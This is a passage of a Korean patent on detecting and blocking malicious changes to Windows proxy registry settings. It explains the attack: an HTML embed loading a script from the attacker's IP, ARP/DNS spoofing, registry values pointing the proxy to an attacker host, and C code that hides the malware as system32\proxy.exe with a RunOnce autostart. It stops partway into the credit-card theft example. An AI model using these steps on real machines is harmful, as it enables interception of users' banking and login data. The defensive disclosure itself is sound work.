

특허청구의 범위

청구항 1

프락시 서버가 클라이언트 기기에 저장된 레지스트리를 변경하여 해킹하는 것을 방지하는 방법에 있어서, 웹 서버로부터 보안 솔루션을 설정받는 단계, 상기 보안 솔루션을 실행하여 상기 클라이언트 기기에 기록된 레지스트리의 변경 여부를 판단하는 단계, 그리고 상기 레지스트리가 변경되면 상기 클라이언트 기기에 경고 메시지를 생성하는 단계를 포함하는 레지스트리 변경 프락시 해킹 방지 방법.

청구항 2

제1항에 있어서, 상기 클라이언트 기기에 기록된 레지스트리 프락시 설정 값을 암호화하는 단계를 더 포함하는 레지스트리 변경 프락시 해킹 방지 방법.

청구항 3

제2항에 있어서, 상기 클라이언트 기기에 기록된 레지스트리의 변경 여부를 판단하는 단계는, 상기 레지스트리 값을 해쉬 값으로 추출하여, 상기 해쉬 값의 변경 여부를 판단하는 레지스트리 변경 프락시 해킹 방지 방법.

청구항 4

제1항에 있어서, 상기 웹 서버를 통해 상기 프락시 서버에 의한 해킹 여부 정보를 수신하는 단계를 더 포함하며, 상기 웹 서버는, 상기 클라이언트 기기로부터 수신된 웹 데이터의 시퀀스 넘버를 통하여 상기 해킹 여부를 판단하는 레지스트리 변경 프락시 해킹 방지 방법.

명세서

기술 분야

[0001] 본 발명은 레지스트리 변경 프락시 해킹 방지 방법에 관한 것으로, 더욱 상세하게는 프락시 설정 레지스트리 값이 변경되는 것에 대해서 무방비 상태인 기존의 윈도우 계열의 운영체제의 취약성과 보안 솔루션에 대한 공격 방법 및 효과적 방어에 관한 방법이다.

배경 기술

[0002] 레지스트리 변경 프락시 해킹 방법은 기존의 해킹 방법과 달리 프로세스를 실행하고 있지 않을 뿐 아니라 특정 포트를 열어 놓고 대기하지 않기 때문에 기존의 상용 보안 솔루션에도 탐지가 되지 않고 해커의 시스템으로 인터넷을 통해 전송되는 모든 정보를 전송하게 만드는 방법이다.

[0003] 기존의 해킹 프로그램(예, 트로이 목마 등)은 정상적인 기능을 하는 프로그램(예, 윈도우미디어, 계산기 등)으로 가장하여 상기 프로그램 내에 숨어서 어떤 다른 비 인가된 기능을 수행되도록 해주는 프로그래밍 언어이다. 즉 악의적인 목적에 의해 프로그래밍 언어에 삽입된다.

[0004] 상기 트로이 목마는 독립된 프로그램에 숨어 있다. 이러한 표면적으로 드러나는 기능과 함께 트로이 목마 프로그램은 어떤 다른 비 인가된 기능을 수행한다. 전형적인 트로이 목마는 유용한 프로그램(예, 음악파일, 동영상 등)으로 가장하여 사용자가 이를 실행하도록 유도한다. 사용자가 의심하지 않고 그 프로그램을 실행하게 되면 실제 기대했던 기능이 수행되면서 해커가 원하는 기능도 수행한다.

[0005] 해커는 정상적인 로그인 기능을 하는 것 같은 프로그램을 작성한다. 희생자가 로그인 프롬프트(예 login :)를 보면 로그인하려고 하고, 프로그램은 정상적인 로그인 순서로 사용자가 평범한 방법으로 로그인하고 있다고 생각하게 한다. 하지만, 트로이 목마를 가진 그 프로그램은 로그인 ID와 패스워드를 받으면 이 정보를 해커 소유의 파일에 복사하거나 메일로 해커에게 전송한다. 통상 필요정보를 획득하고 나면 "login incorrect"와 같은 오류 메시지를 보낼 수 있다. 그동안 트로이 목마를 가진 프로그램은 빠져나오고 실제 login 프로그램에게 제어권을 넘겨 주고 사용자는 자신이 잘못 입력했다고 생각하고 로그인 ID와 패스워드를 다시 입력하는 방식 등으로 사용자는 성공적으로 로그인하게 되는 것이다.

- [0006] 이러한 기존의 해킹방법과 레지스트리 변경 프락시 해킹 방법과의 차이를 다음의 표 1과 같이 정리하였다. 기존의 해킹 방법과 레지스트리 변경 해킹 방법과의 차이를 첫째 프로세스 상주에 관한 관점에서 보자면 기존의 해킹 방법은 메모리를 할당하여 항상 특정 프로세스를 실행하고 있기 때문에 작업관리자와 같이 여러 가지 시스템 관리 툴(예, 윈도우 작업 관리자, 도 5 참조)등으로써 프로세스들이 실행되는 모습을 볼 수 있다.(예, DotlXCfg.exe등) 하지만 레지스트리 변경 해킹 방법은 최초 실행 시 레지스트리만 수정 후 종료되기 때문에 지속적으로 프로세스를 실행하고 있지 않아 여러 가지 시스템 관리 툴(예, 윈도우 작업 관리자)등으로써 프로세스들이 실행되는 모습을 확인할 수 없다.
- [0007] 둘째 포트 개방에 관한 점에서 본다면 기존의 해킹 방법은 특정 포트를 항상 열어 놓고 해커가 선정한 포트를 열고 나갈 때 정보를 전송하지만 레지스트리 변경 해킹 방법은 특정 포트를 열어 놓지 않고 개인 방화벽이 설치되어 있다고 해도 인터넷 접속시에만 웹브라우저가 스스로 해커가 선정한 포트를 열고 나갈 때 정보를 전송한다.
- [0008] 셋째 스니핑에 관한 점에서 본다면 기존의 해킹 방법에서는 일반적인 스니핑 방법의 경우 SSL 통신을 스니핑한다 해도 암호화되어 있기 때문에 알 수가 없다. 하지만, 레지스트리 변경 해킹 방법은 SSL 통신의 경우 해커의 프락시 서버에 등록된 가짜 공인인증서로 암호화함으로 스니핑한 정보를 평문으로 확인할 수 있다. 상기 SSL은 인터넷 상거래 시 필요한 개인 정보를 보호 하기 위한, 개인 정보 유지 규약이다.
- [0009] 넷째 보안 솔루션에 관한 점에서 본다면 기존의 해킹 방법은 신용카드 거래나 은행사이트에 접속 시 보안 솔루션에 의해 대부분 차단되고 있다. 하지만, 레지스트리 변경 해킹 방법은 신용카드 거래나 은행사이트 접속시에 윈도우에서 기본적으로 제공하는 본 발명에서 제안하는 프락시 서버 기능을 사용함으로써 현재 어떤 보안 솔루션에 의해도 차단되지 않는다.
- [0010] 표 1은 기존의 해킹방법과 레지스트리 변경 해킹방법과의 차이를 비교한 표이다.

표 1

	기존의 해킹 방법(트로이 목마)	레지스트리 변경 해킹 방법
프로세스	프로세스에 상주한다.	프로세스 상주하지 않는다.
포트개방과 방화벽	특정 포트를 항상 열어 놓는다.	특정 포트를 열어 놓지 않는다.
스니핑	SSL 통신 스니핑이 불가능하다.	SSL 통신 스니핑이 가능하다.
보안 솔루션	보안 솔루션에 의해 차단된다.	보안 솔루션에 의해 차단되지 않는다.

발명의 내용

해결하려는 과제

- [0012] 본 발명이 해결하고자 하는 과제는 프락시 서버가 클라이언트 기기에 기록된 레지스트리 값을 변경하는 해킹을 방지하는 방법을 제공하기 위한 것이다.

과제의 해결 수단

- [0013] 이러한 기술적 과제를 해결하기 위한 본 발명의 실시예에 따르면, 프락시 서버가 클라이언트 기기에 저장된 레지스트리를 변경하여 해킹하는 것을 방지하는 방법에 있어서, 웹 서버로부터 보안 솔루션을 설정받는 단계, 상기 보안 솔루션을 실행하여 상기 클라이언트 기기에 기록된 레지스트리의 변경 여부를 판단하는 단계, 그리고 상기 레지스트리가 변경되면 상기 클라이언트 기기에 경고 메시지를 생성하는 단계를 포함한다.
- [0014] 상기 클라이언트 기기에 기록된 레지스트리 프락시 설정 값을 암호화하는 단계를 더 포함할 수 있다.
- [0015] 상기 클라이언트 기기에 기록된 레지스트리의 변경 여부를 판단하는 단계는, 상기 레지스트리 값을 해쉬 값으로 추출하여, 상기 해쉬 값의 변경 여부를 판단할 수 있다.
- [0016] 상기 웹 서버를 통해 상기 프락시 서버에 의한 해킹 여부 정보를 수신하는 단계를 더 포함하며, 상기 웹 서버는, 상기 클라이언트 기기로부터 수신된 웹 데이터의 시퀀스 넘버를 통하여 상기 해킹 여부를 판단할 수 있다.

발명의 효과

[0017] 이와 같이 본 발명에 의하면, 프락시 서버가 클라이언트 기기에 기록된 레지스트리 값을 변경하여 해킹하는 것을 높은 보안성과 효율성을 가지고 방지할 수 있다.

도면의 간단한 설명

[0018] 도 1은 본 발명에 따른 프락시 해킹 예에 대한 개략적인 구성을 도시한 도면이다.
 도 2는 악의의 해커 프락시 서버의 레지스트리 변경 프락시 해킹 방법의 예를 도시한 블록도이다.
 도 3은 프락시 서버의 동작을 설명하기 위한 도면이다.
 도 4는 레지스트리의 구성을 설명하기 위한 도면이다.
 도 5는 윈도우 작업 관리자를 설명하기 위한 도면이다.
 도 6은 레지스트리 변경을 통한 해킹방법을 설명하기 위한 도면이다.
 도 7은 스크립트에 의해서 레지스트리 값을 변경하는 것에 대하여 설명하기 위한 도면이다.
 도 8은 네트워크 구간 즉 같은 같은 스위치 내에 있을 때 레지스트리 값을 변경하는 것에 대하여 설명하기 위한 도면이다.
 도 9는 해킹프로그램에 의해서 레지스트리 값이 변경되는 과정에 대하여 설명하기 위한 도면이다.
 도 10은 해커 프록시 서버에 의한 레지스트리 변경 실시 예를 나타낸 것이다.
 도 11은 해커 프록시 서버에 의한 레지스트리 변경 실시의 다른 예를 나타낸 것이다.
 도 12는 신용카드 정보 해킹을 설명하기 위한 도면이다.
 도 13은 SSL 전송 정보 해킹을 설명하기 위한 도면이다.
 도 14는 은행 리다이렉션 피싱을 설명하기 위한 도면이다.
 도 15는 쿠키 값 변조 로그인을 설명하기 위한 도면이다.
 도 16은 재생공격 로그인을 설명하기 위한 도면이다.
 도 17은 본 발명의 실시예에 따른 해킹 방법을 막는 방법을 나타낸 순서도이다.

발명을 실시하기 위한 구체적인 내용

[0019] 그러면 첨부한 도면을 참고로 하여 본 발명의 실시예에 대하여 본 발명이 속하는 기술 분야에서 통상의 지식을 가진 자가 용이하게 실시할 수 있도록 상세히 설명한다.

[0020] 도 1은 본 발명에 따른 프락시 해킹 예에 대한 개략적인 구성을 도시한 도면이다.

[0021] 일반적으로 클라이언트(100)는 사용자 임의로 프락시 설정을 하지 않는다면 웹서버(300)를 통해 직접 웹서비스를 받게 된다. 상기 클라이언트란 일반 사용자 PC를 말하고 상기 웹서비스란 웹을 통해 인터넷 하는 것을 포함한다.

[0022] 만일 클라이언트(100)가 프락시 설정을 한다면 일반적인 프락시 서버는 클라이언트와 인터넷 사이에서 중개자 역할을 수행하게 된다. 또한, 상기 프락시 서버는 보안이나 관리적 차원의 규제 그리고 캐시 서비스 등을 제공한다. 상기 프락시 서버는 기업의 네트워크를 외부 네트워크로부터 분리시켜주는 게이트웨이 서버, 그리고 기업의 네트워크를 외부의 침입으로부터 보호하는 방화벽 서버 등과 관련이 있거나, 또는 그 일부가 된다.

[0023] 도 1의 클라이언트(100)는 인터넷 사용시 프락시 서버(200)를 경유하여 웹 서버(300)에서 웹서비스를 받는다. 이때 프락시 서버(200)가 악의의 해커 프락시 서버인 경우에는 전송되는 내용을 저장하고 변조할 수 있다.

[0024] 도 2는 악의의 해커 프락시 서버의 레지스트리 변경 프락시 해킹 방법의 예를 도시한 블록도이다.

[0025] 클라이언트(100)는 사용자의 입력을 받는 입력부(110)와 사용자에게 입력 내용 및 검색 결과 등을 사용자에게 표시하는 표시부(120)를 포함하며, 사용자가 입력한 정보를 저장하는 저장부(130)와 검색 조건을 클라이언트 외

부로 출력하는 무선 또는 유선 네트워크 인터페이스(140)를 포함할 수 있다. 또한, 사용자가 입력한 검색 조건에 정보를 적용하고 클라이언트기기를 제어하는 제어부(150)를 포함할 수 있다.

[0026] 입력부(110)는 사용자로부터 입력을 받는 장치 및 입력 값들을 제어하는 장치이며, 키보드와 마우스를 포함하여, 리모컨, 태블릿, 터치스크린 등의 입력장치들을 통해 입력받은 값들을 제어 관리하는 장치들을 통칭한다.

[0027] 입력 방식은 상기 단일 입력 수단 또는 다수개의 입력 수단의 조합으로 텍스트 기반의 입력 또는 GUI 기반인 드래그 앤 드롭 방식 등으로 구현 가능하다. 예를 들어 마우스와 키보드의 조합으로도 입력 가능하지만 키 조작과 터치 스크린 입력의 조합이 특정 기기 또는 사용자에게 더욱 적절할 수 있다.

[0028] 표시부(120)는 검색 조건 시 사용되고 정보를 입력하기 위해 사용되며 또한 해커의 프락시 서버(200)로부터 수신한 결과물을 표시하거나 웹 서버 (300)로부터 수신한 콘텐츠를 표시하며 클라이언트 본체에 내장되거나 클라이언트와 분리될 수 있는 LCD, PDP, CRT 및 각종 프로젝션 기기 등등의 다양한 디스플레이로 구현할 수 있다.

[0029] 제어부(150)는 프락시 설정 정보를 적용하여 사용자가 입력한 검색 조건에 적용시키고 해커의 프락시 서버(200)에서 연산 가능한 형태로 적용시켜 그 결과를 네트워크 인터페이스에게 출력한다. 또한, 저장부(130)의 레지스트리(131) 값과 설정 값에 의해 윈도우 동작을 제어한다.

[0030] 저장부(130)는 입력받은 선호 정보를 사용자 개개인 별로 프로파일 화한 정보에 포함 시켜 저장 가능하도록 하드 디스크 드라이브 (HDD), 휘발성(DRAM 등등) 메모리, 비 휘발성(플래시 등등) 메모리, 외부 메모리 (USB 메모리, CF 카드 등등), 및 통신망을 이용한 외부 저장 공간 등을 포함한 다양한 형태의 저장 수단으로 구현 가능하다.

[0031] 저장부(130)에는 윈도우 시스템 설정 값이 레지스트리(131) 값이 저장되어 있다.

[0032] 해커의 프락시 서버(200)는 클라이언트(100)로부터 전송된 파라미터, 쿠키 값 변조(210), 인증서 변조(230), 클라이언트(100)의 웹사이트 방문 캐시(220)를 저장하여 개인정보를 스니 핑하거나 변조할 수 있다. 상기 스니핑이란 클라이언트와 웹서버 사이에서 전송정보를 도청하는 것이다.

[0033] 본 발명은 클라이언트(100)의 레지스트리 수정으로 프락시 설정을 바꾸는 해킹에 대한 방지 방법으로서, 우선 기본적인 프락시 서버와 레지스트리에 대해서 설명하겠다.

[0034] (프락시 서버)

[0035] 도 3은 프락시 서버의 동작을 설명하기 위한 도면이다.

[0036] 도 3에 따른 프락시 서버(400)는 프락시설정(121)이 되어있는 클라이언트(100)로부터 데이터를 요청받으면 우선 자신의 캐쉬(Cache)(402) 영역에 해당 데이터(403)가 있는지 살펴보고, 있으면 클라이언트(420)에 데이터(403)를 전송한다. 그러나 자신의 캐시(402) 영역에 데이터(403)가 없으면 웹 서버(300)에게 데이터를 요청해서 데이터를 전송받은 후에 자신의 캐시(402) 영역에 저장하고 클라이언트(100)에게 데이터를 전송해준다.

[0037] 클라이언트(100)는 프락시 설정(121)을 하고 프락시 서버를 통해 웹서비스를 받게 되는 클라이언트를 말한다. 이와 같은 중계 역할은 접속 빈도가 높은 호스트의 데이터를 프락시 서버(400)가 캐시 함(402)으로써 네트워크의 트래픽을 줄일 수 있고, 데이터 접근 속도도 빨라지는 효과로 인해 보편적으로 사용되고 있다. 프락시 서버(400) 내에 저장된 데이터(403)는 시간과 용량, 사용 빈도에 따라 삭제되거나 유지될 수 있다. 또한, 상기 프락시 서버(400)는 캐시(402) 기능뿐 아니라 방화벽위 기능까지도 가지고 있어서 외부로부터 허가받지 않은 접속을 제한하는 기능으로 널리 쓰이고 있다.

[0038] 응용 게이트웨이 라고도 불리는 상기 프락시 서버(400) 어떤 특정한 응용프로그램에 대한 요청을 받아들여, 최종 목적지까지 전송하거나 요청을 차단하거나 한다. 이상적으로는 상기 프락시가 최종 사용자에게 투명해야 한다.

[0039] 프락시 서버(400)는 클라이언트(100)로부터 웹 페이지 전송요청 등과 같은 인터넷 서비스 요청을 받는다. 만약 그 요구가 필터 요건(예, empas, cyworld 등 특정 단어로 차단 목록을 작성)을 통과한 정당한 요구라면, 프락시 서버(400)는 자신의 로컬 캐시(402)에 이전에 다운로드해놓았던 웹 페이지가 존재하는지를 확인한다. 이때, 만약 그 페이지가 발견되면, 사용자의 요구를 인터넷에서 새로 찾지 않고 로컬 캐시(402)에 있는 내용을 사용자에게

게 보낸다. 그러나 사용자가 캐시(402)에 없는 내용을 요구한 경우에는, 프락시 서버(400)가 사용자를 대신해 자기 자신의 IP 주소(401) 중 하나를 사용하여 외부의 인터넷에 있는 서버에 페이지 요구를 전달하고, 요청한 페이지가 도착되면, 프락시 서버(400)는 원래의 요청자 클라이언트(100)에게 그것을 전달한다.

[0040] 그러나 사용자에게 이러한 프락시 서버(400)의 존재는 보이지 않으며, 모든 인터넷 요구와 응답은 마치 해당 웹 서버(300)와 직접 수행되는 것처럼 보인다.

[0041] 프락시 서버(400)의 이점은 모든 사용자들에게 캐시(402) 서비스를 한다는 점이다. 만약 사용자들의 페이지 요구가 빈번한 인터넷 사이트들이 있다면, 그 내용들은 사용자의 응답시간을 개선시킬 수 있도록 프락시 서버(400)의 캐시(402)에 있는 것이 좋을 것이다. 그러나 실제로 캐시 서버라고 불리는 특별한 서버들도 있다. 그 외에도 프락시 서버(400)는 또한 입출력에 관한 기록을 남기는 일도 함께 수행한다.

[0042] 프락시(400), 방화벽 그리고 캐시(402) 등의 기능들은 별도의 서버 프로그램에서 수행될 수도 있고, 하나의 패키지에 통합되어 있을 수도 있다. 예를 들어 프락시 서버(400)는 방화벽 서버와 같은 컴퓨터에 있을 수도 있고, 별도의 서버에 존재하면서 방화벽을 통해 요구를 전달하는 것도 가능하다.

[0043] (레지스트리)

[0044] 도 4는 레지스트리의 구성을 설명하기 위한 도면이고, 도 5는 윈도우 작업 관리자를 설명하기 위한 도면이다. 레지스트리는 윈도우의 설계도로서, 레지스트리에는 윈도우가 작동되는 구성 값과 설정 그리고 프로그램에 관련된 정보가 저장되어 있다. 결국, 윈도우에서 동작하는 모든 것은 레지스트리에 기록된 정보를 바탕으로 실행된다. 레지스트리에 저장된 윈도우 환경은 프로그램 설치 등의 작업을 할 때마다 바뀌는데, 이렇게 변한 환경은 윈도우의 레지스트리에 다시 저장된다. 때문에 레지스트리를 편집하면 윈도우의 환경을 바꿀 수 있고, 레지스트리에 문제가 생기면 윈도우가 올바르게 작동되지 않는다.

[0045] 레지스트리는 바이너리 파일이기 때문에 한글워드프로세서나 메모장 같은 아스키(ASCII) 편집기로는 읽을 수 없다. 레지스트리는 레지스트리 편집기(500)에서 열어볼 수 있다.

[0046] 레지스트리 편집기의 구조(500) 왼쪽 창(510)의 폴더처럼 생긴 항목(510)을 '키(Key)'라고 하는데 제일 위에 있는 키를 '루트키'(511), 이를 클릭했을 때 나타나는 키를 '하위 키'(516)라고 한다. 레지스트리 편집기에서 각 키를 선택하면 오른쪽 창(520)에 선택한 키와 관련된 설정 값과 명령어 등이 저장된 '값(Value)'(521)이 표시된다. 루트키(512) 앞의 +를 클릭하면 각 키에 속한 여러 개의 하위 키(516)가 나타난다. 각각의 루트 키(512) 바로 아래에 있는 하위 키(516)들이 펼쳐진 트리 구조를 '하이버(Hive)'라고 한다.

[0047] 마이크로소프트 윈도우NT계열은 5개의 루트 키, 윈도우 98/Me는 6개의 루트 키로 구성되어 있다. 윈도우NT계열의 레지스트리는 5개의 루트 키를 가지고 있지만 실제로 살펴보면 HKEY_USERS(514) 키와 HKEY_LOCAL_MACHINE(513) 키만이 실제 최상위 키고, 나머지 세 개의 키들은 이 두 키에 소속된 하위 키라고 할 수 있다. 우선 각 루트 키의 역할은 다음과 같다.

[0048] HKEY_CLASSES_ROOT(511)

[0049] 수많은 파일 확장자를 각 응용 프로그램과 연결시킴 예를 들어, hwp 파일을 마우스로 두 번 누르면 한글이 뜨면서 문서 내용이 보이는 것은 다 이 키 덕분이다. 이 키의 실제 정보는KEY_LOCAL_MACHINE\SOFTWARE\Classes에 있다.

[0050] HKEY_CURRENT_USER(512)

[0051] 현재 로그인 된 이용자의 바탕화면, 디스플레이 설정, 단축 아이콘 등을 관리한다. 윈도우즈 제어판을 관리하는 것은 Control Panel 키이고 InstallLocationsMRU에는 최근 PC에 간 프로그램들의 주소가 적혀 있다. 그밖에 Keyboard Layout는 키보드 언어와 형식을, Network는 네트워크 자료를, Software에는 PC에 깔린 프로그램 정보를 관리한다.

[0052] 해킹 프로그램은 이 부분의 익스플로어 설정에서 해커의 프락시를 걸쳐 가도록 설정할 수 있다.

[0053] HKEY_LOCAL_MACHINE(513)

[0054] 윈도우즈가 돌아가는데 필요한 하드웨어와 소프트웨어 정보를 빠짐없이 갖췄다. 하드웨어 구성 데이터, 컴퓨터 네트워크 연결 설정, 보안 설정, 장치 드라이브 설정 정보가 있다. 바탕화면의 아이콘 표시나 모니터 주파수 등

레지스트리를 손볼 때 가장 자주 드나드는 곳이다. HKEY_CURRENT_USER와 HKEY_DYN_DATA 내용을 함께 담고 있다.

[0055] 해킹 프로그램은 이 부분의 SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce 에 해킹 프로그램이 부팅 시마다 실행되도록 할 수 있다.

[0056] HKEY_USER(514)

[0057] PC 한 대를 여럿이 쓸 때 각 이용자의 윈도우즈 환경에 관한 설정. default와 software 키가 있다. PC를 혼자 쓸 때는 default키만 나타난다. 이용자 계정을 새로 만들 때마다 하위 키가 하나씩 생긴다. default 키 내용은 HKEY_CURRENT_USER와 같다.

[0058] HKEY_CURRENT_CONFIG(515)

[0059] 레지스트리에서 가장 단순한 부분으로 디스플레이와 프린터 정보를 다룬다. 이 정보는 HKEY_LOCAL_MACHINE\Config 키와 연결되어 있다.

[0060] 도 1의 클라이언트(100)는 p2p나 게시판 등을 통해서 다운로드 받은 레지스트리 변경 프로그램을 실행하게 되거나 웹에서 악성스크립트에 감염될 시 해커가 설정한 프락시 서버(200)를 거쳐서 웹서버(300)와 통신하게 된다.

[0061] 도 6은 레지스트리 변경을 통한 해킹방법을 설명하기 위한 도면이다.

[0062] 해커는 클라이언트의 레지스트리 값을 변경하면(710) 해커가 설정한 값으로 클라이언트의 프락시 설정 레지스트리 값이 변경되고(720) 클라이언트는 웹 브라우저를 통해 인터넷을 하게 된다(730). 이때 해커의 프락시 서버에서는 웹 브라우저를 통해 전송되는 값들을 저장한다(740). 클라이언트는 자신이 인터넷을 할 때 프락시 서버를 경유하여 인터넷을 하는지 알지 못한 채 인터넷을 사용한다(760). 이때 전송되어 저장된 값으로 해커는 이를 재 전송하거나 또는 인증서 변조, 파라미터변조 등을 한다(750). 이를 통해 해커는 클라이언트 계정으로 로그인할 수 있게 한다(770). 상기 파라미터는 웹 브라우저 전송시 전송되는 변수이다.

[0063] 상기 클라이언트가 해커에 의해 프락시 설정이 바뀌어서 상기 해커의 프락시 서버에게 해킹당하는 경우들은 다음 도 7 내지 도 9에 나타낸 세 가지 방법과 같다.

[0064] 먼저, 도 7은 스크립트에 의해서 레지스트리 값을 변경하는 것에 대하여 설명하기 위한 도면이다. 해커는 게시판이나 이메일에 해커의 컴퓨터에 있는 스크립트실행파일을 실행하는 HTML 코드(예, <embed src="http://해커의 IP주소/스크립트실행파일 이름">)를 삽입한 글을 작성하는 등의 방법으로 희생자 클라이언트 레지스트리 값을 변경할 수 있다. 통상적인 게시판이나 이메일 작성란에는 보안상 기본적으로 스크립트를 작성할 수 없게 한 경우 HTML 코드로 해커의 컴퓨터에 있는 스크립트 실행 파일을 실행하게 함으로서 스크립트를 실행하게 할 수 있다(810). 상기 스크립트 실행파일은 클라이언트에게 스크립트를 실행 시킬 수 있는 파일이다. (예, 플래시파일, VBScript, Javascript 등). 해커는 게시판에 HTML코드를 올리거나 클라이언트에게 HTML코드가 삽입된 이메일을 전송한다(820). 클라이언트는 해커가 작성한 게시판의 글이나 이메일을 열어본다(830). 해커가 작성한 HTML 코드가 실행되고 해커의 컴퓨터에 있는 플래시 파일 로드한다(840). 해커의 컴퓨터에 있는 스크립트 실행파일은 클라이언트의 레지스트리 값을 변경한다(850). 상기 클라이언트는 이제 해커가 설정한 프락시 서버를 통해서 웹 서비스를 받게 된다(860).

[0065] 둘째로 도 8은 네트워크 구간 즉 같은 같은 스위치 내에 있을 때 레지스트리 값을 변경하는 것에 대하여 설명하기 위한 도면이다.

[0066] 상기 스위치란 각 포트별 MAC주소를 저장할 수 있는 테이블을 탑재 하여 포트별 브로드캐스트 세그먼트를 만들어 주는 것을 말한다. 상기 MAC 주소는 랜카드의 물리적 주소를 말하고 상기 브로드캐스트는 같은 네트워크 전체에게 신호를 전송하는 것을 말한다. 해커는 먼저 스크립트가 실행할 웹사이트를 만들고(910) ARPSfooping시 전송되는 패킷을 릴레이 시켜주기 위해서 IPforwarding 실행한다(920). 해커는 클라이언트에게 ARPSfooping을 한다(930)

[0067] 상기 ARPSfooping이란 게이트웨이의 MAC 주소를 해커의 MAC 주소로 바뀌었다고 전송해 줌으로서 클라이언트는 해커의 컴퓨터의 MAC 주소가 게이트웨이 MAC 주소로 알고 패킷을 전송하는 것을 말한다(940). 상기 게이트웨이란 구조가 서로 다른 두 개의 통신 네트워크를 연결하는 장치를 말한다. ARPSfooping을 당한 클라이언트가 전송하는 패킷은 해커의 컴퓨터에게 전송되어진다(950). 하지만, 해커의 컴퓨터에서는 (910) IPforwarding 해두었기 때문에 클라이언트는 눈치 채지 못한다. 해커의 컴퓨터는 클라이언트에게 DNSSfooping을 한다(960). 상기

DNSsflooding은 클라이언트가 53번 포트로 패킷을 전송시에 이를 DNS요청을 인식하고 해커가 만든 스크립트가 실행되는 사이트로 바꾸어 웹 요청을 보내주는 것을 말한다. 클라이언트가 원하는 웹서버에 접속하려고 하면 해커가 설정해 놓은 웹 서버로 접속을 해서 해커가 작성한 HTML 코드는 상기 스크립트 실행 파일을 읽어온다(970).

[0068] 해커의 컴퓨터에서는 스크립트 실행파일을 실행하여 클라이언트의 레지스트리 값을 변경한다(980). 이제 상기 클라이언트는 웹에서 요청하는 모든 정보를 상기 해커의 프락시 서버를 통해 웹서비스를 받게 된다(990).

[0069] 셋째로 도 9는 해킹프로그램에 의해서 레지스트리 값이 변경되는 과정에 대하여 설명하기 위한 도면이다. 상기 클라이언트 제어부에서 악성 프로그램에 의해서 변경되는 프로세스 과정은 다음과 같다.

[0070] 윈도우 계열 운영체제의 경우 레지스트리 값을 변경해서 프락시 설정을 가용 상태로 변경하게 된다(1010). 레지스트리 값 프락시 서버 주소값을 해커의 프락시 서버주소와 포트 번호로 변경시킨다(1020).

[0071] 도 10은 해커 프록시 서버에 의한 레지스트리 변경 실시 예를 나타낸 것이다. 도 10에서 레지스트리(1020) 변경의 두 가지는 다음과 같다. 첫째 바이너리 파일(1021)은 이진수는 0과 1을 기반으로 하는 숫자체계로서, 컴퓨터 내에서 데이터를 표현하기 위해 사용되고 이진수는 0과 1이라는 두 가지 고유의 숫자로만 구성되는데 이를 바탕으로 표현된 것이 바이너리 파일이다.

[0072] 둘째 아스키(1022)는 컴퓨터나 인터넷상에서 텍스트 파일을 위한 가장 일반적인 형식이고 아스키 파일에서는 각각의 알파벳이나 숫자 그리고 특수문자들이 7비트의 이진수(7개의 0 또는 1의 조합으로 이루어진 스트링)로 표현되며, 총 128개의 문자가 정의되어 있다.

[0073] PooxyEnable 값 0x00000001 은 프락시 서버를 실행함을 의미하고 0x00000000은 프락시 서버를 실행하지 않음을 의미한다.

[0074] My Computer\HKEY_CURRENT_USER\Software\Microsoft\Windows

[0075] \CurrentVersion\Internet Settings

[0076] -> PooxyEnable REG_DWORD 0x00000001 //(522)

[0077] -> ProxyServer REG_SZ 220.149.XXX.XXX:8080 //(523)

[0078] 악성프로그램 실행 시 자신의 이름을 변경한 후 c:\WINDOWS\system32 폴더로 이동하여 모습을 감춘다(1030).

[0079] Char FullPath[255];

[0080] GetModuleFileName(NULL, FullPath, 255); // 파일 현재위치를 FullPath에 저장

[0081] MoveFile(FullPath, "C:\WINDOWS\system32\proxy.exe");

[0082] // 현재 위치에서 C:\WINDOWS\system32\ 이동하는 설정

[0083] 재부팅 시 프로그램이 실행 되도록 레지스트리 값을 수정한다(1040).

[0084] 도 11은 해커 프록시 서버에 의한 레지스트리 변경 실시의 다른 예를 나타낸 것이다.

[0085] 도 11과 같이 부팅시에 해킹 프로그램이 실행되도록 하는 레지스트리 변경사항(1042)은 다음과 같다.

[0086] My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows

[0087] \CurrentVersion\RunOnce

[0088] -> Proxy REG_SZ c:\WINDOWS\system32\proxy.exe //(1041)

[0089] 프락시 변경 코드에 감염된 클라이언트에서 발생하는 절차 등은 다음과 같다.

[0090] 상기 클라이언트가 악성 코드나 스크립트에 의해 레지스트리 값이 변경되면 프락시 서버를 거쳐서 통신을 하게 된다. 이는 윈도우에 있는 기본적인 프락시 설정 기능이므로 보안 솔루션이나 바이러스 탐지 툴 들은 클라이언트의 프락시 설정이 악의적으로 변경되었는지 사용자에게 의해 임의로 변경되었는지 판단하지 못하기 때문에 이를

탐지 할 수 없다.

- [0091] 상기 클라이언트에 프락시 설정이 되면 인터넷 이용 시 웹브라우저가 특정 포트를 열고 상기 프락시 서버를 거쳐 상기 웹 서버로부터 서비스를 받게 된다. 이때 악의적인 해커에 의해 설정된 상기 프락시 서버는 일반적으로 사용되는 프락시 서버의 기능을 하는 것이 아니라 상기 클라이언트가 요청한 값을 받아서 캐시에 저장하고 웹 서버에게 릴레이 하는 역할만 하게 되는 데 이때 사용자가 전송 값을 저장함으로써 해킹이 가능해진다. 또한, 상기 프락시 서버에서 상기 클라이언트가 요청한 값을 변조하여 전송이 가능하기 때문에 웹사이트 요청시 리다이렉션(방향전환)이 가능하다. 상기 리다이렉션이란 예를 들어 상기 클라이언트에서 www.bank.com으로 웹서비스를 요청했을시 상기 프락시 서버에서 www.bank.com 이 아닌 www.hacker.com 으로 해커가 원하는 사이트를 방문하게 할 수 있음으로 은행으로 착각하고 들어온 희생자는 개인정보를 해커의 웹사이트에 남길 수 있다. 이때 상기 클라이언트는 중간에서 상기 프락시 서버를 거쳐서 가는지 눈치챌 수 없기 때문에 해킹당한다는 사실을 인지할 수 없다.
- [0092] 상기 프락시 서버로 파라미터변조, 쿠키 값 변조, 인증서 변조, 상기 클라이언트의 웹 사이트 방문 캐시를 저장하여 개인정보를 스니핑할 수 있다.
- [0093] 도 12는 신용카드 정보 해킹을 설명하기 위한 도면이다. 클라이언트에서 해킹프로그램에 의해 레지스트리가 변경되는 부분은 도 11에서 설명했으므로 해커의 프락시 서버에서의 작동 과정에 대해서 설명하겠다.
